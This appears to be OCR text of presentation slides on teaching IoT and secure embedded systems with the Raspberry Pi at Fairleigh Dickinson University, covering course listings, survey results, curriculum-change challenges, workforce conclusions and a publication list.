
Beyond Words Vol.6 No.2 (2018)

Course to Teach the Internet-of-Things. Fairleigh Dickinson University.


The Indonesian government's concern for the development of STEM teaching needs to be balanced with the readiness of the syllabus to implement the ideal teaching and learning process. One of the studies that has been done is in the form of research on the application of STEM that is adapted to IoT technology. The media used to implement IoT technology are Raspberry Pi and Python programming languages. Raspberry pi has lower price, easy and fast IoT implementation, and has an I / O port. While the Python programming language was chosen because it is one of the best programming languages (Rao, et al., 2018)

clark.center: the largest repository of free cybersecurity related courseware, funded by the National Security Agency, USA

https://youtu.be/wXlZZjq0lDo



Search for Embedded Systems at clark.center. You will see courses developed by Ravi Rao



Cyber Heroes

Secure Embedded Systems

UNIT | OVER 10 HOURS

Ravi Rao at Fairleigh Dickinson University and 1 more
Updated Aug 22, 2022

The goal of this learning object i…


NSA NCAE-C Initiative

Hands-on Laboratories for Secure Embedded Systems

UNIT | OVER 10 HOURS


Ravi Rao at Fairleigh Dickinson University and 2 more
Updated Aug 22, 2022

This learning object includes ine…



A.R. Rao, A. Elias-Medina, “Designing an internet-of-things laboratory to improve student understanding of secure IoT systems”, Journal of Internet of Things and Cyber-physical Systems, Elsevier Publishers, to appear in October 2023.

		At the start of the course					At the end of the course				
	Survey question	Strongly Disagree	Disagree	Neutral	Agree	Strongly Agree	Strongly Disagree	Disagree	Neutral	Agree	Strongly Agree
6	I keep up with recent technology developments			1	9	1				4	7
7	I am familiar with using sensor data in engineering systems	1	1	5		4			1	2	8
8	I am familiar with interfacing hardware with software		2	2	5	1			2	6	3
9	I am curious to learn about Internet-of-Things				5	6				1	10



Challenges in changing curricula/courses

- Institutional inertia
  - Some institutes may not want to change quickly
  - Need to hire new faculty members in new areas of expertise
  - Students need to enroll in new programs
- Influence of accrediting agencies, e.g. ABET
  - Pressure to meet accrediting requirements
  - Why change a course if it was producing good outcomes?
- NSA Center for Academic Excellence (CAE) Designation
  - Courses need to be mapped to knowledge-units specified by CAE
  - A solution should jointly satisfy multiple accrediting requirements
- Government and university mandates
  - State of NJ wants students to graduate with 120 credits
  - Reduces opportunity for courses with professional appeal
  - General Education policy may require 30 credits in humanities/liberal arts courses
- Appeal of the new curricula/courses
  - Are we chasing a fad, or are these technologies here to stay?
  - What skills are employers looking for?
  - Are students really interested in these course?

https://www.abet.org/the-value-of-an-accredited-cybersecurity-program/

ABET has just started an accreditation for cybersecurity programs. Another recent program is for software engineering.

Univ of Western Florida is the first univ in the state of Florida to get the ABET cybersecurity accreditation.

Conclusion

- Addressing specific workplace skill shortages is challenging
  - Requires collaboration between government/universities/industry
  - Needs sophisticated understanding of both global and local labor markets
- One approach that appears to be working is
  - Government provides substantial funding to universities (e.g. NSA CAE program)
  - Generous scholarships
  - Faculty development/training grants
- Are other approaches possible?
  - Remains an open question
  - In process: exploration of 2-year degrees, direct training by industry, bootcamps, credentialing services

Related publications

1. **A. R. Rao**, "Interventions for promoting student engagement and predicting performance in an introductory engineering class," (peer reviewed) published in the journal "Advances in Engineering Education," Sept. 2020. (published by the American Society for Engineering Education, Available at https://advances.asee.org/interventions-for-promoting-student-engagement-and-predicting-performance-in-an-introductory-engineering-class/).
2. **A. R. Rao**, "A survey of student motivations for enrolling in engineering and technology undergraduate programs," presented (remotely), IEEE STEM Education Conference, ISEC-2022, Princeton University, March 2022 (peer reviewed International conference).
3. **A. R. Rao**, B. Gebusion, J. Porpora, "Developing surveillance applications with Raspberry Pi, Django, and cloud services," presented (remotely), IEEE STEM Education Conference, ISEC-2022, Princeton University, March 2022 (peer reviewed International conference).
4. **A.R. Rao**, K. Mishra, and N. Recharla, "Designing an internet-of-things laboratory to improve student understanding of secure embedded systems," National Cybersummit, Research Track, pp. 238-239, published by Springer-Nature, June 2020 (Peer Reviewed National Conference).
5. **A.R. Rao,** "A three-year retrospective on offering an embedded systems course with a focus on cybersecurity," accepted for publication in IEEE STEM Education Conference, ISEC-2020, Princeton University, August 2020 (Peer Reviewed International Conference). This paper won the **Best Paper** – Honorable Mention Award at the conference and included a cash award.
6. **A.R. Rao,** D. Clarke, "Capacity building for a cybersecurity workforce through hands-on labs for internet-of-things security," in Advances in Intelligent Systems and Computing, Vol. 1055, National Cybersummit Research Track, pp. 14-29, published by Springer-Nature, 2019 (Peer reviewed, National Conference).

Underlined co-authors are FDU students

7. **A.R. Rao,** R. Dave, "Developing hands-on laboratory exercises for teaching STEM students the internet-of-things, cloud computing and blockchain applications," published and presented at IEEE STEM Education Conference, ISEC-2019, Princeton University, NJ, March 2019. (Peer reviewed, International Conference).
8. **A.R. Rao,** D. Clarke, D. Yeskepalli, M. Mallu, "Teaching cybersecurity concepts through Internet-of-things applications based on the Raspberry Pi," Colloquium for Information Systems Security Education (CISSE), June 2018, New Orleans, USA. (Peer reviewed, International Conference).
9. **A.R. Rao**, D. Clarke, N. Mohammed, "Creating an anchor hands-on cybersecurity course using the Raspberry Pi," Colloquium for Information Systems Security Education (CISSE), June 2018, New Orleans. (Peer reviewed, International Conference).
10. **A.R. Rao,** D. Clarke, M. Bhadiyadra, S. Phadke, "Development of an Embedded System Course to Teach the Internet-of-things," published and presented at IEEE STEM Education Conference, ISEC-2018, Princeton University, Princeton, USA March 2018, pp. 154-160. (Peer reviewed, International Conference).
11. **A.R. Rao**, "A Novel STEAM Approach: Using Cinematic Meditation Exercises To Motivate Students And Predict Performance In An Engineering Class", presented and published in IEEE Integrating STEM Education Conference, IEEE ISEC, March 2017, Princeton University, Princeton, NJ, USA, pp. 64-70. (Peer reviewed, International Conference).
12. **A. R. Rao,** B. Gebusion, J. Porpora, "Developing surveillance applications with Raspberry Pi, Django, and cloud services," presented (remotely), IEEE STEM Education Conference, ISEC-2022, Princeton University, March 2022 (peer reviewed International conference, published in the IEEE Xplor digital library). This won the Best Paper Award, 2nd place, at the conference.
13. **A.R. Rao,** A. Elias-Medina, "Designing an internet-of-things laboratory to improve student understanding of secure IoT systems", Journal of Internet of Things and Cyber-physical Systems, Elsevier Publishers, to appear in November 2023.